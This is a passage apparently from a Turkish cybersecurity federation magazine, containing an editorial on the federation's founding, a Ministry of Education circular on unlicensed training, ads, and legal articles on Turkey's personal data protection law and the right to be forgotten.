İnsanların haber alma ve iletişim kurma istekleri insanlık tarihi boyunca var olmuştur. Bu sebeple bir çok icatlar ve keşifler yapılmıştır. Her dönemin kendine has iletişimi ve teknolojisi olmuştur. Bu icatlar ve keşifler insanlığın yaşam tarzını ve yaşam süresini günden güne daha konforlu hale getirmiştir.

İnsanların haber alma ve iletişim kurma istekleri insanlık tarihi boyunca var olmuştur. Bu sebeple bir çok icatlar ve keşifler yapılmıştır. Her dönemin kendine has iletişimi ve teknolojisi olmuştur. Bu icatlar ve keşifler insanlığın yaşam tarzını ve yaşam süresini günden güne daha konforlu hale getirmiştir. İlk insanlar iletişimi konuşarak ve figürler yaparak anlaşmışlar. Kendi çevrelerinden daha uzağa ancak bir insanın günlük yürüyebileceği mesafe kadar gidebildikleri yerlere iletişimlerini taşımışlar… Daha sonra çevresinde avlanırken yakaladıkları hayvanları eğiterek ve onlara binerek iletişimlerini çevrelerinin dışına taşıyabilmişler. Zaman içinde farklı icat keşif ve buluşlar ile iletişime ve haber alıp vermeyi kendi konfor ve yaşamlarına aktarmışlar. Tekerleğin icadı, Ateşin bulunması, at arabalarının geliştirilmesi, madenlerin kullanılması, buhar kazanlarının icadı, elektriğin icad edilmesi ,denizde, havada, karada bir çok araçların kullanılması, telefonun icadı, telsizin icadı, radyo ve televizyonun icat edilmesiyle insanlık iletişimi de hep arttırmıştır.

Teknolojik çağda bu gelişmeler çok daha hızlı ve baş döndürücü boyutlara ulaşmıştır. Artık insanlar olduğu yerden dünyanın istediği yerinden haber alıp haber verebilmekte.. bunu isterse sesli , isterse görüntülü olarak da yapabilmekte...

Hatta dünya dışı olan komşu gezegen ve sistemlerden bile bilgi, görüntü, ses alabilmekte , oralara da uzun yıllardır mesaj göndermektedir. İletişim zaman olarak çok gelişim göstermektedir. Bu gelişimlerden biri de siber(sanal) alandır.

Sanal dünya öyle hızlı gelişim göstermektedir ki, neredeyse genç kuşaklar bu alana adapte olmuş, bir önceki ebeveyinler neredeyse bu alana yabancı kalmıştır. Dünyada böyle hızlı büyüyen ve anlamı çok derin olan konuya ülkemiz de uzak duramazdı..

Ülkemizin bu alanda ihtiyacı olan sivil insiyatif çalışmalarını da bir grup, inaçlı ve ileri görüşlü vatan evlatlarıyla görüşerek, 2017 Yılı 15 mart ta çeşitli dernek çalışmalarımızı tamamlayarak, Uluslararası siber güvenlik federasyonumuzun resmi faaliyet belgesini alarak çalışmalarımızı başlattık.

Başkanımız Muhammed Taha Gergerlioğlu ve yönetim kurulu ile uluslararası ve ulusal düzeyde planlama ve programlama yaparak milletimize ve devletimize hizmet etmeyi sürdüreceğiz.

Federasyonumuza bağlı olarak;

- Siber güvenlik teknolojileri derneği,
- Siber savunma teknolojileri derneği,
- Elektonik harple mücadele derneği,
- Kamusal siber güvenlik derneği,
- Siber cihazlar üreticileri derneği,
- Bilgisayar Yazılımcıları ve programcıları derneği,

"Sanal dünya öyle hızlı gelişim göstermektedir ki, neredeyse genç kuşaklar bu alana adapte olmuş, bir önceki ebeveyinler neredeyse bu alana yabancı kalmıştır. Dünyada böyle hızlı büyüyen ve anlamı çok derin olan konuya ülkemiz de uzak duramazdı.."

- Siber güvenlik teşkilatı derneği,

- Karadeniz Ereğli siber güvenlik teşkilatı derneği

- Kırklareli siber güvenlik derneği,

Faaliyetlerini sürdürmektedir. Bu derneklerimize ilaveten daha bir çok illerden dernekler katılacaktır. Uluslararası siber güvenlik federasyonu olarak, başta ülkemizin kurumları olmak üzere, şirketlerine yetenekli siber uzman yetiştirmek olup, milli eğitim bakanlığından 144 saatlik Siber Güvenlik eğitim müfredatı onaylanarak, milletimizin hizmetine sunulmuştur. Diğer müfredat çalışmalarımız kesintisiz olarak devam etmektedir. Siber federasyonumuz adıyla dergi çalışmalarımız da devam etmekte olup, ikinci sayısı ile sizlere ulaşmanın mutluluğunu duymaktayız. Dergimizi tüm vatandaşlarımıza ulaştırma düşüncesindeyiz. Dergimize maddi ve manevi destek vermek ve yazı ile katılım sağlamak isteyen tüm Siber dostlarımıza kapımız açıktır. Yazılarınızı bilgi@usgf.org.tr adresine, 0216.422.23.22 telefona da taleplerinizi ve desteklerinizi bekleriz. Bizler üzerimize düşen tüm görevlere talip olarak bu yola baş koyduk. Sizlerin de bizlere destek olmanızı arzularız.

Bu vesile ile bizlere bu fırsatı veren, başta şehit ve gazilerimizi derin sevgi ve saygılarımızla anar, Ülkemizi yöneten tüm yöneticilerimize başarılar dileriz. Dün bu konular yoktu, bugün var, yarın daha da var olacak inşallah...

Sağlıcakla kalın efendim…

T.C.
MİLLÎ EĞİTİM BAKANLIĞI
Özel Öğretim Kurumları Genel Müdürlüğü

Sayı : 15520822-10.06.02-E.788106 19.01.2017
Konu : İzinsiz Eğitim Öğretim Faaliyetleri

GENELGE
2017/4

İlgi: a) 1739 sayılı Millî Eğitim Temel Kanunu,
b) 5580 sayılı Özel Öğretim Kurumları Kanunu,
c) 20.03.2012 tarihli ve 28239 sayılı Resmî Gazetede yayımlanan Millî Eğitim Bakanlığı Özel Öğretim Kurumları Yönetmeliği,
ç) 5442 sayılı İl İdaresi Kanunu,
d) 10.8.2005 tarihli ve 25902 sayılı Resmî Gazetede yayımlanan İşyeri Açma ve Çalışma Ruhsatlarına İlişkin Yönetmelik,
e) Millî Eğitim Bakanlığı Özel Öğretim Kurumları Genel Müdürlüğünün 25.05.2015 tarih ve 16915068-10.06-E.5361317 sayılı yazısı.

Türkiye Cumhuriyeti Anayasası'nın 42 nci maddesine ve ilgi (a) Kanunun 17 nci maddesine göre ülkemizdeki eğitim ve öğretim faaliyetleri Devletin gözetim ve denetimi altında yürütülmekte olup; resmi, özel ya da gönüllü her türlü kuruluşun eğitimle ilgili faaliyetleri Millî Eğitimin amaçlarına uygunluğu bakımından Bakanlığımızın denetimine tabidir. İlgi (b) Kanunun 2 nci maddesinde özel öğretim kurumları tarafından verilebilecek eğitim faaliyetleri ve bu faaliyetlerin yürütüleceği kurum türleri belirlenmiştir. Yine ilgi (b) Kanunun 3 üncü maddesinde gerçek ve tüzel kişiler tarafından Kanun kapsamında belirtilen faaliyetlerin Kanuna göre yetkili makamlardan kurum açma izni alınmadan yapılamayacağı, her ne ad altında olursa olsun eğitim ve öğretim sunmak amacıyla yürütülen faaliyetlerin Bakanlığın izin ve denetimine tabi olduğu hüküm altına alınmıştır.

Yukarıda yapılan açıklamalardan da anlaşılacağı üzere her türlü eğitim ve öğretim faaliyetinin Millî Eğitim Bakanlığının iznine ve denetimine tabi olduğu halde, bazı işyerlerinin gerekli izinleri almadan izinsiz eğitim öğretim faaliyeti yürüttüğü bilgileri Bakanlığımıza ulaşmaktadır.

Anayasanın, kanunların ve bunlara dayalı çıkarılan diğer mevzuat hükümlerinin işletilmesi, Devletin düzenleme ve denetim yetkisinin yerinde ve etkili kullanılarak sorumluluğun yerine getirilmesini sağlamak yine Devletin öncelikli görevleri arasındadır.

Bu amaçla ilgi (b) Kanunun 3 üncü maddesinde;

"Bu Kanun kapsamındaki eğitim-öğretim faaliyetlerini yapan ancak bu Kanuna uygun olarak kurum açma izni ile iş yeri açma ve çalışma ruhsatı düzenlenmeyen yerleri kuran veya işletenlere brüt asgari ücretin 20 katı idari para cezası uygulanır ve bu yerler valiliklerce kapatılır..." hükmüne yer verilmiş olup,

İlgi (c) Yönetmeliğin 5 inci maddesinin 4 üncü fıkrasında;

"Kanunun 3 üncü maddesinin on birinci fıkrasında belirtilen yerlerin mülki idare amirleri tarafından görevlendirilen yetkililerce tespiti halinde bu verleri kuran veya işletenlere

Bu evrak güvenli elektronik imza ile imzalanmıştır. http://evraksorgu.meb.gov.tr adresinden db4f-3862-36c4-b0fe-7af0 kodu ile teyit edilebilir.

Kanunda belirtilen miktarda idari para cezası valilikçe verilir. Verilen idari para cezası, 11/2/1959 tarihli ve 7201 sayılı Tebligat Kanunu hükümlerine göre ilgiliye tebliğ edilir, takip ve tahsili için ise Maliye Bakanlığının ildeki ilgili birimine bildirilir. Ayrıca bu yerler valilikçe kapatılır." hükmüne yer verilmiş olup aynı Yönetmeliğin 67/A maddesinde de;

"...

(2) Kanunda belirtilen idari para cezaları, yetkili makam tarafından cezanın verildiği günde yürürlükte bulunan brüt asgari ücret üzerinden belirlenir.

(3) İdari para cezaları kurumların kurucularının vergi dairelerine vergi numaraları üzerinden bildirilir. Bu Yönetmeliğin 5 inci maddesinin dördüncü fıkrası doğrultusunda verilecek idari para cezası ilgili kişilerin varsa vergi kimlik numaraları yoksa T.C. kimlik numaraları üzerinden Maliye Bakanlığının ildeki ilgili birimine bildirilir..." şeklinde düzenleme yapılarak idari para cezalarının ne şekilde uygulanacağı belirlenmiştir.

Bu amaçla;

Valiliklerce, ilgi (ç) Kanunun 9 uncu maddesinde sıralanan görev ve yetkiler kapsamında, ilgi (e) yazıya uygun olarak oluşturulan izleme ve koordinasyon komisyonları çalışmalarına devam edecektir.

Eğitim merkezi, eğitim danışmanlığı, kariyer rehberliği, eğitim koçluğu, ödev merkezi, eğitim rehberliği gibi adlar altında veya herhangi bir ad belirtilmeden Bakanlığımız uhdesinde bulunan faaliyetlerin yürütüldüğünün tespit edilmesi halinde, ilgi (b) Kanunun 3 üncü maddesine istinaden ilgi (c) Yönetmeliğin 5 inci maddesinin 4 üncü fıkrası ve 67/A maddesinde yapılan düzenlemeler gereğince bu yerleri kuran veya işletenlere para cezası verilecek, böyle yerlerin bu faaliyetleri yürütmelerine hiçbir şekilde müsaade edilmeyecektir.

Bilgilerinizi ve gereğini rica ederim.

İsmet YILMAZ
Millî Eğitim Bakanı

DAĞITIM

Gereği:
B Planı

Bilgi:
İçişleri Bakanlığı

Adres:
Elektronik Ağ:
e-posta:

Ayrıntılı bilgi için:
Tel:
Faks:

Bu evrak güvenli elektronik imza ile imzalanmıştır. http://evraksorgu.meb.gov.tr adresinden db4f-3862-36c4-b0fe-7af0 kodu ile teyit edilebilir.

T.C. MİLLÎ EĞİTİM BAKANLIĞI

IT Security

Siber Güvenlik Danışmanlığı

SIEM - Log Korelasyon Hizmetleri

Siber Güvenlik Eğitimleri

Kurumsal Some Eğitimleri

Beyaz Şapkalı Hacker Eğitimleri

Sızma Testi Hizmetleri

İletişim

0 (282) 654 43 99

www.itsecurity.com.tr

Kişisel Verilerin Korunması Kanunu Işığında Temel Veri Koruma Kavramları

Av. Seval SÖNMEZ
seval@sevalsonmez.com

Kişisel verilerin önemi ve bu önem üzerine inşa edilen 6698 sayılı Kişisel Verilerin Korunması Kanunu ("Kanun") biz hukukçuları ve aslında veri sahibi gerçek kişiler de dâhil herkesi ziyadesiyle ilgilendiren bir konu olarak gündemimize girdi.

Kişisel verilerin önemi ve bu önem üzerine inşa edilen 6698 sayılı Kişisel Verilerin Korunması Kanunu ("Kanun") biz hukukçuları ve aslında veri sahibi gerçek kişiler de dâhil herkesi ziyadesiyle ilgilendiren bir konu olarak gündemimize girdi. Uygulamada hala birçok veri işleyen kurum ve kuruluşun mevzuattaki gelişmelerden ve yaptırımlardan bihaber olduğunu gözlemlesek de 12 Ocak 2017'de Kişisel Veri Koruma Kurulu'nun yemin ederek göreve başlamasıyla dikkatlerin daha da yoğunlaştığı kişisel verilerin korunması konusu, hem veri sahipleri hem de veri sorumluları için büyük önem arz ediyor.

Bu konuda kısaca Türkiye'deki gelişmelere bakacak olursak, 2004 yılında kişisel verilerin hukuka aykırı kaydedilmesi Türk Ceza Kanunu'nda suç olarak tanımlandı. 2010 yılında herkesin kişisel verilerinin korunmasını isteme hakkı bir anayasal hak olarak tanındı. Bu hakkın nasıl kullanılacağı veya kişisel verilerin işlenmesine ilişkin sınırlamaların neler olacağı bu konuda çıkarılacak bir kanuna bırakıldı.

Gerçekten de hem Türk Ceza Kanunu'ndaki suç tanımının iyi anlaşılması hem de bu konudaki anayasal hakkın sağlıklı şekilde kullanılması için konunun temel prensiplerini ve detaylarını belirleyecek bir kanuna ve beraberinde yayımlanacak yönetmeliklere ihtiyaç vardı. Nihayetinde yıllardır merakla beklediğimiz Kanun 7 Nisan 2016 tarihinde Resmi Gazete'de yayımlandı ve tüm hükümleriyle 7 Ekim 2016 tarihinde yürürlüğe girdi.

Kişisel verilerin korunması mühim ve detaylandırıldıkça derinleşen bir konu olduğundan bitimsiz bir yazıya mahal vermemek adına, Kanun'la birlikte hayatımıza giren kavramları ve konuyla ilgili temel prensipleri bu yazımda özetle sizlerle paylaşacağım.

Kişisel veri nedir?

Kişisel verilerin korunma prensiplerini iyi anlamak adına kişisel verinin bir gerçek kişiyi belirli hale getiren veya belirlenebilir kılan her türlü veri olduğunun altını çizmek gerekir.

Bu kapsamda tüzel kişilerin verilerinin kişisel verilere konu olmadığını - örneğin bir anonim şirketin ticari sırlarının kişisel veri olamayacağını- kişisel veriden söz etmek için gerçek kişiden yani insandan söz etmek gerektiğini görmekteyiz. Ayrıca bu veriler öyle veriler olmalıdır ki; veri sahibi gerçek kişiyi ortaya çıkarmalı ya da ortaya çıkarmaya elverişli hale getirmelidir. Bu kapsamda işlenen veriler değerlendirilirken, eldeki verileri bu en temel prensibi gözeterek değerlendirmek gereklidir.

Kanunda bir de özel nitelikli kişisel veriler tanımlanmıştır ve bu kişisel veriler daha hassas bir korumaya tabi tutulmuştur. Kişilerin ırkı, etnik kökeni, siyasi düşüncesi, felsefi inancı, dini, mezhebi veya diğer inançları, kılık ve kıyafeti, dernek, vakıf ya da sendika üyeliği, sağlığı, cinsel hayatı, ceza mahkûmiyeti ve güvenlik tedbirleriyle ilgili verileri ile biyometrik ve genetik verileri özel nitelikli kişisel verilerdir.

Açık rıza ve aydınlatma yükümlülüğü nedir?

Kanun'daki bir diğer önemli kavram ise "açık rıza" kavramıdır. Veri sorumlusu öncelikle verisini işleyeceği ilgili kişiyi veri sorumlusunun kimliği, kişisel verileri hangi amaçla işleyeceği, işlenen kişisel verilerin kimlere ve hangi amaçla aktarılabileceği, kişisel veri toplamanın yöntemi ve hukuki sebebi, ilgili kişinin Kanun'dan doğan hakları konularında aydınlatmakla yükümlüdür. Kanun veya yönetmeliklerde açık rızanın alınma şekli ile ilgili bir düzenleme bulunmadığından, veri sorumluları bu rızayı yazılı veya sözlü alabileceklerse de herhangi bir uyuşmazlık durumunda açık rızanın alındığının ispatı veri sorumlusu tarafından yapılması gerekeceği gözden kaçırılmamalıdır.

Kişisel veri işleme kapsamı nedir?

Aydınlatma yükümlülüğünü yerine getirmeyi ve ilgili kişiden açık rıza almayı gerektiren fiiller; kişisel verileri tamamen veya kısmen otomatik olan ya da herhangi bir veri kayıt sisteminin parçası olmak kaydıyla otomatik olmayan yollarla elde etme, kaydetme, depolama, muhafaza etme, değiştirme, yeniden düzenleme, açıklama, aktarma, devralma, elde edilebilir hâle getirme, sınıflandırma ya da kullanılmasını engellemedir. Bu fiillerin yalnızca birini gerçekleştirmek ya da birden çoğunu gerçekleştirmek arasında açık rıza almak açısından bir fark bulunmamaktadır.

Açık rıza gerektirmeyen istisnalar Kanun'da düzenlenmiş midir?

Kanun'da kişisel verileri işlemek için açık rıza gerektirmeyen bazı istisnalar düzenlenmiştir. Kanunlarda açıkça öngörülmesi durumunda açık rıza almak gerekmeyecektir. Örneğin Sosyal Güvenlik ve İş Hukuku mevzuatı gereği işçi hakkında tutulması işverenlere zorunlu hale getirilmiş kişisel veriler için işçinin onayını almak gerekmeyecektir.

Fiili imkânsızlık nedeniyle rızasını açıklayamayacak durumda bulunan veya rızasına hukuki geçerlilik tanınmayan kişinin kendisinin ya da bir başkasının hayatı veya beden bütünlüğünün korunması için zorunlu olması durumunda da açık rıza aranmayacaktır.

Örneğin; hürriyeti tahdit edilen bir kişinin kurtarılması amacıyla, kendisinin veya şüphelinin taşımakta olduğu telefon, bilgisayar, kredi kartı, banka kartı veya diğer teknik bir araç üzerinden yerinin belirlenmesi için bu veriler işlenebilecektir.

Bir sözleşmenin kurulması veya ifasıyla doğrudan doğruya ilgili olması kaydıyla, sözleşmenin taraflarına ait kişisel verilerin işlenmesinin gerekli olması halinde de açık rıza aranmayacaktır.

Örneğin bir e-ticaret şirketinin müşterisine satın aldığı ürünü göndermesi için adres bilgisinin kaydedilmesi ifa için zorunludur. Bu durumda da bu verinin kaydedilmesi için açık rızanın varlığı aranmayacaktır. Veri sorumlusunun hukuki yükümlülüğünü yerine getirebilmesi için kişisel verinin işlenmesinin zorunlu olması ve bir hakkın tesisi, kullanılması veya korunması için veri işlemenin zorunlu olması da açık rızanın aranmadığı istisnalardandır.

İçinde bulunduğumuz dijital çağda paylaşılan veriler düşünüldüğünde dikkate ve tartışmaya değer istisnalardan biri de kişisel verinin ilgili kişinin kendisi tarafından alenileştirilmiş olmasıdır. Bir örnekle açıklamak gerekirse; bir kişinin herkese açık sosyal medya hesaplarında kendisine dair paylaştığı fotoğraflar, bilgiler, bulunduğu konumlar gibi birçok veri, kişi kendisi bu verileri alenileştirdiği için açık rızası olmaksızın işlenebilecektir.

İlgili kişinin temel hak ve özgürlüklerine zarar vermemek kaydıyla, veri sorumlusunun meşru menfaatleri için veri işlenmesinin zorunlu olması da açık rıza gerektirmez.

Buna göre, örneğin bir şirket sahibi, çalışanlarının temel hak ve özgürlüklerine zarar vermemek kaydıyla, onların terfileri, maaş zamları yahut sosyal haklarının düzenlenmesinde ya da işletmenin yeniden yapılandırılması sürecinde görev ve rol dağıtımında esas alınmak üzere çalışanların kişisel verilerini işleyebilecektir. Burada, işletmenin yeniden yapılandırılması ya da ehliyetli ve liyakatli çalışanların terfi almaları, veri sorumlusu statüsündeki şirket sahibinin meşru menfaati cümlesindendir.

Özel nitelikli kişisel verileri işleme sınırlamaları nelerdir?

Kural olarak özel nitelikli kişisel veriler de açık rıza olmaksızın işlenemez. Kanun özel nitelikli kişisel verilerin işlenmesi için de bir takım istisnalar getirmiştir. Sağlık ve cinsel hayat dışındaki kişisel veriler, kanunlarda öngörülen hâllerde ilgili kişinin açık rızası aranmaksızın işlenebilir. Hastanelerin, eczanelerin ya da Sosyal Güvenlik Kurumunun hastalarla ilgili veri işlemesi bu kapsamda değerlendirilecektir.

Sağlık ve cinsel hayata ilişkin kişisel verilerin ise daha sınırlı hallerde işlenmesine izin verilmiştir. Sağlık ve cinsel hayata ilişkin kişisel veriler ancak kamu sağlığının korunması, koruyucu hekimlik, tıbbî teşhis, tedavi ve bakım hizmetlerinin yürütülmesi, sağlık hizmetleri ile finansmanının planlanması ve yönetimi amacıyla, sır saklama yükümlülüğü altında bulunan kişiler veya yetkili kurum ve kuruluşlar tarafından ilgilinin açık rızası aranmaksızın işlenebilir. Bir başka yazımızda Kanun'un getirdiği diğer hükümlere ve yaptırımlara değinmek umuduyla kişisel verilerin korunması konusunda tedbir almayan veri sorumlularına daha fazla geç kalmaksızın veri gizliliği ve güvenliğine ilişkin politikalarını oluşturmayı tavsiye ediyorum. Bu yazıda bahsettiğim kavramları öğrenmenin, veri koruma stratejilerini oluştururken veri sorumlularının aynı zamanda hukuk uygun hareket etmelerini sağlamasını umut ediyorum.

merajans | MEDİ GRAF | MEGAHBR | HABERGIDA İSTANBUL GIDA TOPTANCILARI DERNEĞİ'NİN YAYIN ORGANI YIL 3 • SAYI 16 • OCAK-MART 2016 | OKYAD OSMANLI KÜLTÜRÜ YARDIMLAŞMA ve DAYANIŞMA DERNEĞİ 2015

Müşteri Hizmetleri
0 (850) 303 34 93

WhatsApp İletişim
0 (534) 950 46 55

E-Posta İletişim
sosyal@classmedya.com.tr

Unutulma Hakkı

Av. Mehmet Pehlivan
mehmet@pehlivanilkakin.com

İnsanlığın başlangıcından itibaren aslında unutma bir kural, hatırlama ise istisna olmuştur. Ancak, dijital teknoloji ve global ağlar sayesinde bu kural tersine dönmüştür. Bugün, oldukça yaygınlaşan teknoloji sayesinde, unutma istisna, hatırlama ise olağan hale gelmiştir. Zira unutmak insan beyninin çalışma şeklinin bir parçasıyken teknoloji için aslolan hatırlamaktır.

İnsanlığın başlangıcından itibaren aslında unutma bir kural, hatırlama ise istisna olmuştur. Ancak, dijital teknoloji ve global ağlar sayesinde bu kural tersine dönmüştür. Bugün, oldukça yaygınlaşan teknoloji sayesinde, unutma istisna, hatırlama ise olağan hale gelmiştir. Zira unutmak insan beyninin çalışma şeklinin bir parçasıyken teknoloji için aslolan hatırlamaktır.

Nitekim kimlik bilgilerimiz başta olmak üzere fotoğraflarımız, nerede olduğumuz, ne yaptığımız, ne yediğimiz, ne içtiğimiz, internette ne aradığımız, alışveriş ve tatil tercihlerimiz dahası hayatımızın tamamını kapsayan gündelik tercihlerimizi içeren kişisel verilerimizin sınırsız biçimde kayıt altına alındığı, bir kere kayıt altına alınmasından sonra gunumuz teknolojisinin sağladığı hızlı ve geniş paylaşım nedeniyle ortadan kaldırılmasının oldukça zor olduğu bu çağda unutulmak ne mümkün!

Örnek vermek gerekirse, bir kişi sizi İnternet'te aradığında karşısına çıkan ilk sonuç uzun zaman önce İnternet'e yüklenmiş ve sizin güncel halinizle ilgisi olmayan bir bilgi olabiliyor. Bu durum sonsuza dek damgalanmanıza neden olabileceğinden sizin yeni bir başlangıç yapmanızı zorlaştırabiliyor hatta "ikinci mağduriyet"e neden olabiliyor. İkincil mağduriyet: Suç mağdurunun suçtan sonra maruz kaldığı muamele sebebiyle yaşadığı ikinci mağduriyeti anlatmak için kullanılan bir terim. Diğer bir taraftan, insanlar bilgiyi hatırlamak istiyor. Fakat yaşanmışlıklar konusunda durum değişebiliyor. İnsan doğası gereği mükemmel olmanın çok uzağında ve hata yapmaya açık. Diğer yandan yaptığı hatalardan ders çıkarabiliyor ve aynı hatayı tekrarlamayarak kendini geliştirebiliyor. Diğer deyişle yaptığımız hatayı değil hatadan çıkardığımız dersi hatırlamak istiyoruz. İnternet unutmayan bir dijital hafıza olduğundan, Bilişim Çağı'nda geçmişteki kötü yaşanmışlıkları, örneğin mağduriyetleri veya hataları unutmak daha zor.

Hal böyle iken, bireyin ucuncu kişilerin hatıralarından/gözetiminden kurtulma ve dolayısıyla yaşamını özgür biçimde sürdürebilme isteği unutulma hakkına olan ihtiyacı ortaya çıkarmaktadır. Unutulma hakkı; bireyin, dijital hafızada yer alan fotoğrafı, kimlik bilgisi, adresi ve diğer kişisel içeriklerinin kendi talebi üzerine bir daha geri getirilemeyecek biçimde ortadan kaldırılması şeklinde tanımlanmaktadır. Unutulma hakkına yönelik kanun çalışmalarının ilki, 2010 yılında Fransa'da, internette unutulma hakkının oluşturulmasına yönelik yapılmıştır. Kanun teklifinde, ilgilinin isteği ile veya makul bir süreden sonra e-mail ve telefon mesajlarının tamamıyla yok edilmesi konusunda internet ve telefon firmalarına yükümlülük getirilmesine ilişkin düzenleme gündeme gelmiştir.

Akabinde 2012 yılının başlarında Avrupa Komisyonun Adalet ve Vatandaşlıktan Sorumlu Üyesi Viviane Reding'in açıklamalarıyla tekrar gündeme gelmiştir. Bu tartışmalar, AB Komisyonu'nun 2012 tarihli 95/46/EC sayılı Kişisel Verilerin Korunması Direktifi 'nin yeniden gözden geçirilmesi ve üye devletlerin iç hukuklarında doğrudan uygulama bulacak şekilde değiştirilmesi yönündeki önerisiyle birlikte tekrardan artmıştır. Değişiklik önerisi teknolojideki gelişmelere uygun bir biçimde 95/46/EC sayılı Direktif 'in yerine geçmek üzere, kişisel verilerin kullanımına ilişkin olarak bireylerin mahremiyetlerinin korunmasına odaklanmıştır. Unutulma hakkı, bu çalışmaların başlangıç aşamasında, AB Komisyonu tarafından hazırlanan 2012 tarihli ilk taslak metinde yer almıştır. Bu taslak metinde bireye, kişisel verileri çok uzun süredir toplanış amaçları çerçevesinde kullanılmıyorsa ve veri sahibinin de söz konusu verilerin saklanmasına rızası yoksa bu verilerin silinmesini sağlama ve daha fazla yayılmasını engelleme konusunda bir talep hakkı tanınmıştır. Bu madde, unutulma hakkının açık ve net bir biçimde ifade edildiği ilk düzenleme olması nedeniyle önem taşımaktadır. Ancak, bu değişiklik önerisi henüz yururluk kazanmadan, Avrupa Birliği Adalet Divanı (ABAD) tarafından verilen bir karar ile unutulma hakkı ilk kez hukuksal bir temele oturmuş ve bu konudaki ilk içtihat oluşmuştur.

Bahsi geçen kararda özetle; her somut olay ışığında, kamunun kişisel veriye erişmesinde üstün menfaati yoksa veya kişisel verinin işlenmesi ifade özgürlüğü kapsamına girmiyorsa, veri sahibinin kişisel bilgilerin arama motoru listesinden silinmesini talep edebilme hakkının bulunduğu vurgulanmıştır. Kişisel veriler eksiksiz, geçerli, yasal olarak işlenmiş ve yayınlanmış olsa dahi veri sahipleri verilerin, ilgisiz olduğunu, işlenme amacını aştığını, güncel olmadığını, ve tarihi, istatistiksel veya bilimsel amaçlarla tutulmaları zorunlu olmadığı halde, gereğinden fazla sürede sistemde tutulduğunu ileri sürerek silinmelerini talep edebilecektir.

Anlam bütünlüğü sağlaması açısından belirtmek gerekir ki, davanın temelini oluşturan olay, bir internet kullanıcısı ve aynı zamanda avukat olan Costeja Gonzalez 'in arama motoru Google'da adını sorguladığında, "La Vanguardia" isimli gunluk bir gazetenin 19 Ocak ve 9 Mart 1998 tarihli iki sayfasına link vermesi ve bu link verilen sayfalarda Costeja Gonzalez'in ismine açık olarak yer verilerek sosyal guvenlik borcları nedeniyle hakkında yapılan haciz islemiyle ilgili bilgilerin yer alması olusturmaktadır. Costeja Gonzalez, oncelikle La Vanguardia gazetesinin bu sayfaları kaldırmasını ya da kendisiyle ilgili kisisel verilerin artık gorunmeyecek sekilde bir degisiklik yapmasını veya arama motorları tarafından tanınan imkanları kullanmak suretiyle kisisel verilerinin korunması icin belli aracları kullanmasının zorunlu tutulmasını talep etmistir. İkinci olarak, kendisiyle ilgili haciz islemlerinin yıllar önce ortadan kalktığını ve bu işlemlere yapılan atıfların artık tamamen ilgisiz olduğunu, bu nedenle Google İspanya ve Google Inc. Şirketlerinin kendisiyle ilgili soz konusu kisisel verileri kaldırması ya da gizlemesi; boylece arama motorlarında yer almaması ve bundan böyle La Vanguardia'ya yapılan bağlantıların içerisinde görünmemesi istemiyle 95/46/EC sayılı Direktif uyarınca "İspanyol Veri Koruma Kurumu'na (IVKK)" şikâyette bulunmuştur.

IVKK, 30 Temmuz 2010 tarihli kararıyla, La Vanguardia hakkındaki şikâyeti İspanyol hukukundaki düzenlemelere dayanarak reddederken, Google İspanya ve Google Inc. Şirketleri hakkındaki şikâyeti kabul etmistir. IVKK arama motorlarının veri isleme faaliyeti yaptıklarından dolayı veri koruma mevzuatına tabi olduklarını, listeledikleri arama sonuçlarındaki kisisel verileri işlediklerini, bu itibarla bireylerin talepte bulunması halinde ilgili verinin üçüncü kişiler tarafından bilinmemesi için verinin geri çekilmesi, belirli veriye erişimin yasaklanması ve kisisel verilerin silinmesi konusunda sorumlu olduğunu ifade etmistir. Google İspanya ve Google Inc şirketleri, bu karara karşı "İspanya Ulusal Mahkemesi" nezdinde dava açmıştır. İspanya Yüksek Ulusal Mahkemesi bu davaları birleştirmiş ve konu hakkında görüş bildirmesi için davayı ABAD'a taşımıştır.

Costeja Gonzalez'in davasının konusunu oluşturan bilgilerin özel hayatıyla ilgili olduğunu ve verilere ilişkin ilk yayının 1998'de yapıldığı gerçeğini göz önüne alarak, söz konusu bağlantıların kaldırılmasını/silinmesini talep etme konusunda bir hakkı olduğu sonucuna ulaşmıştır. Divanın kararında, unutulma hakkının mutlak olmadığı, bireyin kisisel verilerinin korunması hakkı, toplumun haber alma hakkı, bireyin toplumdaki yeri, ifade özgürlüğü ve mahremiyet hakkı gibi hususların her olay açısından ayrı ayrı değerlendirilmesi gerektiği açık bir biçimde görülmektedir. Ayrıca Divan, bireyin kisisel verilerini içeren bilgilerin arama motorunun sonuçlar listesinde gösterilmek suretiyle kamunun bilgiye erişmesinde üstün bir menfaatini kanıtlayan özel nedenlerin bulunmadığı hallerde veri öznesi kişinin bu sekilde bir link verilmemesini ya da bağlantıların kaldırılmasını talep edebileceğine karar vermiştir. Divan bu doğrultuda Costeja Gonzalez'in talebinin de yerinde ve haklı olduğu sonucuna ulaşmıştır.

ABAD'ın unutulma hakkına ilişkin kararından sonraki 1,5 yıllık dönemde bu hakkı kullanmak isteyen Google kullanıcılarının, toplam 1 milyon 234 bin URL kaldırma talebinde bulunduğu ve bunların yüzde 42'sinin kaldırıldığı, yerine getirilmeyen taleplerin ise hukuki dayanaklarının yeterli olmadığı gerekçesiyle kaldırılmadığı görülmüştür. Başvuruları kabul eden Google internetten doldurulan formda kullanıcıların doğduğu ülkeyi, kaldırılmasını istedikleri linki, talepler nedenlerini ve geçerli bir fotoğraflarını göndermeleri istemektedir. Ayrıca Google formu doldurma-

> **"ABAD, değerlendirmelerinin sonucunda, bireylerin kişisel verilerini içeren bağlantıların arama sonuçlarından çıkarılmasını arama motorlarından talep edebileceğine karar vermiştir."**

dan önceki açıklamalar kısmında unutulma hakkına ilişkin olarak arka planı açıklamış, taleplere ilişkin olarak değerlendirme yaparken hangi hususları göz önünde bulundurduğunu belirtmiştir. Yukarıda bahsedilen düzenlemeler dönem itibariyle henüz öneri aşamasında olduğu ve uygulamada örneği bulunmadığı için söz konusu karar unutulma hakkının sınırlarının belirlenmesi açısından büyük önem taşımakla birlikte uygulamada da unutulma hakkına ilişkin çalışmalar güç kazandırmıştır.

Avrupa'da da olduğu gibi Türkiye'de de unutulma hakkı ilk kez Yüksek Mahkeme içtihadıyla gündeme gelmiştir. Yargıtay incelemesine konu olan davada, davacı 2006 yılında gerçeklesen magduru oldugu cinsel saldırı eylemi nedeniyle sikayetçi olmus, yapılan yargılama sonucunda yerel mahkemece verilen karar 2009 yılında Yargıtay tarafından onanmıstır.

